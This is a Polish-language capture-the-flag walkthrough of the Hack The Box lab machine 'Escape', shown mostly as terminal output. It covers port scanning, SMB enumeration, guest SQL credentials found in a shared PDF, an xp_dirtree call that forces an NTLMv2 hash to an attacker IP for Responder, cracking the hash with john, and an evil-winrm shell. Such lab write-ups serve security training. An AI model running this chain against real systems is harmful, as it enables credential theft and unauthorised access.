

Escape

Rozpoczynamy klasycznie od przeskanowanie otwartych portów
Wykorzystałem tutaj przełącznik -Pn ,ponieważ system ma włączonego antywirusa i blokował pingi




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.202 -sC -sV -T4 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 22:46 EDT
Nmap scan report for sequel.htb (10.10.11.202)
Host is up (0.053s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-06-01 10:46:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-06-01T10:47:59+00:00; +7h59m58s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-06-01T10:47:58+00:00; +7h59m57s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-05-31T23:27:11
|_Not valid after:  2053-05-31T23:27:11
|_ssl-date: 2023-06-01T10:47:59+00:00; +7h59m58s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-06-01T10:47:59+00:00; +7h59m58s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-06-01T10:47:58+00:00; +7h59m57s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m57s, deviation: 0s, median: 7h59m57s
| smb2-time:
|   date: 2023-06-01T10:47:19
|_  start_date: N/A
| smb2-security-mode:
```

Wychodzi na to ,że mamy do czynienia z domeną Windowsa
Z ciekawszych portów które są otwarte to
445 - samba
1433 - sql
389/3268/3269 - ldap
Rozpoczyname od 445




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.11.202/

Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.202 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~]
└─$ 
```

Jeden z folderów ,który znajduje się na dysku jest inny niż reszta , sprawdźmy czy mamy do niego dostęp ‘Public’




```
┌──(kali㉿kali)-[~]
└─$ smbclient  //10.10.11.202/Public
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 06:51:25 2022
  ..                                  D        0  Sat Nov 19 06:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022

                5184255 blocks of size 4096. 1451301 blocks available
smb: \> get "SQL Server Procedures.pdf"
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf (140.7 KiloBytes/sec) (average 140.7 KiloBytes/sec)
smb: \> 
```

Pobraliśmy plik pdf z dysku i po jego otwarciu znajdujemy kogin i hasło do serwera sql




Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".



```
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient sequel.htb/PublicUser:GuestUserCantWrite1@sequel.htb -p 1433
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> 
```


Możemy spróbować przechwycić hash ntlm za pomoca respondera , gdy odwołamy się w bazie SQL do nieistniejącego zasobu
W tym celu wykorzystamy **xp_dirtree '\\<IP>\something'**



```
SQL>  xp_dirtree '\\10.10.16.61\something'
subdirectory

                                   depth

──────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────
──────────────────────   ──────────

SQL> 
```


```
[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:47d3800ea6d4fc06:ECEAE191E4EB8B51FED28E8919105AE1:01010000000000000080BA32
9C1394D901424D355F72377B1100000000002000800580055004B004A0001001E00570049004E002D004C005400390046004D0047004200440056
004D00560004003400570049004E002D004C005400390046004D0047004200440056004D0056002E00580055004B004A002E004C004F00430041
004C0003001400580055004B004A002E004C004F00430041004C0005001400580055004B004A002E004C004F00430041004C000700080080BA32
9C1394D9010600040002000000080030003000000000000000000000003000001F97AACCB642F0902425BD46053501534A3B1CF1E7F63AFE19
ED58643B450F3A0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E
003600310000000000000000000
```

Otrzymaliśmy hash ntmlv2 w tym momencie możemy spróbować go złamać za pomoca john




```
┌──(kali㉿kali)-[~]
└─$ john sequel --show
sql_svc:REGGIE1234ronnie:sequel:3695452750dce263:3BC6BC0C716300340B3ED6919D0D7FBC:0101000000000000008F911EC093D901D0
A1518DC63043A800000000002000800350053004300420001001E00570049004E002D004800500057005800510034003000320058004300590004
003400570049004E002D004800500057005800510034003000320058004300590002E0035005300430042002E004C004F00430041004C00030014
0035005300430042002E004C004F00430041004C000500140035005300430042002E004C004F00430041004C0007000800008F911EC093D90106
000400020000000800300030000000000000000000000000003000001F97AACCB642F0902425BD46053501534A3B1CF1E7F63AFE19ED58643B450F
3A0A00100000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E003600310000
00000000000000

1 password hash cracked, 0 left
```

Sprwadzamy czy możemy się za pomocą tych creadentials zalogować za pomocą winrm




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.202 -p5985 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 23:03 EDT
Nmap scan report for sequel.htb (10.10.11.202)
Host is up (0.028s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Port jest otwarty ,zatem próbujemy się zalogować za pomocą evil-winrm



```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.202 -u sql_svc -p REGGIE1234ronnie

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sql_svc\Documents>
```

